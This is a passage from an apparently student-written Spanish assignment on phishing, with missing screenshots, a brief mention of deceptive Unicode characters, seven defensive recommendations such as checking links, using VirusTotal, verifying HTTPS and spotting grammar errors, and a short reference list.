
Si nosotros pegamos el código copiado en medio de la k y las pasaría esto



Y allí hay varios códigos Unicode para diferentes usos que pueden servir para engañar a la gente.


RECOMENDACIONES PARA EVITAR ATAQUES DE PHISHING

1. No fiarse jamás de los mensajes o correos que nos lleguen ya sean por redes sociales, WhatsApp.
2. Comprobar todo, identificar los correos electrónicos sospechosos comprobando los links que nos envían colocando el mouse encima del enlace.




Y verificaremos si un enlace nos dirige a un sitio correcto, en este caso es un sitio verdadero.

También podemos utilizar herramientas para verificar enlaces como lo es www.virustotal.com, donde podemos verificar archivos y URL.



Colocamos un enlace para verificar y le damos buscar



Y nos mostrara el resultado de la búsqueda, en este caso el enlace ejemplo está limpio no hay nada sospechoso.

3. Verificar la fuente de información de los correos que nos llegan.
4. Evitar dar clic a los enlaces o hipervínculos que nos lleguen por correo electrónico, si es tu banco el que nos ha enviado un correo electrónico para solucionar algún problema, lo mejor sería comunicarse con el banco y si hay que ir a su página web

es mejor hacerlo directamente sin necesidad de hacerlo desde el enlace, esto para mayor seguridad.

5. Mantener los mecanismos de seguridad en nuestro equipo como ser un buen antivirus, firewall activado para que nos bloquee cualquier tipo de ataque, también es necesario tener actualizado el Sistema Operativo y navegadores web.
6. Verificar las páginas web para comprobar si son seguras, la cual la dirección o enlace debe comenzar con “**https://**” ya que es un protocolo de comunicación de internet que permite proteger la integridad y la confidencialidad de los datos de los usuarios

← → ↻ <https://micampus.unir.net/courses/22814/assignments> 📄 ☆ 🌟

7. Verificar si el contenido del correo no tiene errores ortográficos o de gramática, ya que los Phishing pueden ser traducidos en diferentes idiomas y por ende al momento de traducir a diferentes idiomas distintos pueden traer errores el cual sería un indicio para detectar que algo no está bien.

REFERENCIAS

- arvindpdmn, mohanjo. (2020, agosto 10). *Typosquatting*. Devopedia.
<https://devopedia.org/typosquatting>
- *ejemplo de vishing—Búsqueda de Google*. (s. f.). Recuperado 7 de noviembre de 2021, de
https://www.google.com/search?q=ejemplo+de+vishing&tbm=isch&ved=2ahUKEwjxopjP6oboAhVHBN8KHXRQARMQ2-cCegQIABAA&oq=ejemplo+de+vishing&gs_lcp=CgNpbWcQAzIFCAAQgAQ6BwgjEO8DECC6BAgAEEM6CAgAELEDEIMBOggIABCABBCxAzoFCAAQsQNQlAxYoiBgryFoAHAAeAGAAbwCiAGoEpIBCDExLjYuMS4xmAEAoAEBqgELZ3dzLXdpei1pbWfAAQE&sclient=img&ei=cBSIYfGqMMeI_Ab6oIeYAQ&bih=625&biw=1366&rlz=1C1ALOY_esHN956HN956#imgsrc=pvDYGDYClndfmM&imgdii=U6R2EdBYFRT h-M
- LR, R. (2020, febrero 20). *WhatsApp: Nueva modalidad de estafa roba tu cuenta con falso código de verificación [FOTOS]*.
<https://larepublica.pe/tecnologia/2020/02/18/whatsapp-alerta-te-pueden-robar-tu-cuenta-con-falso-codigo-de-verificacion-fotos-video-android-iphone/>
- visor, vmotos. (s. f.). *Evita que el AV detecte tu payload de Metasploit con SideStep*. Recuperado 26 de noviembre de 2021, de
<https://www.hackplayers.com/2015/07/evita-que-el-av-detecte-tu-payload-con-sidestep.html>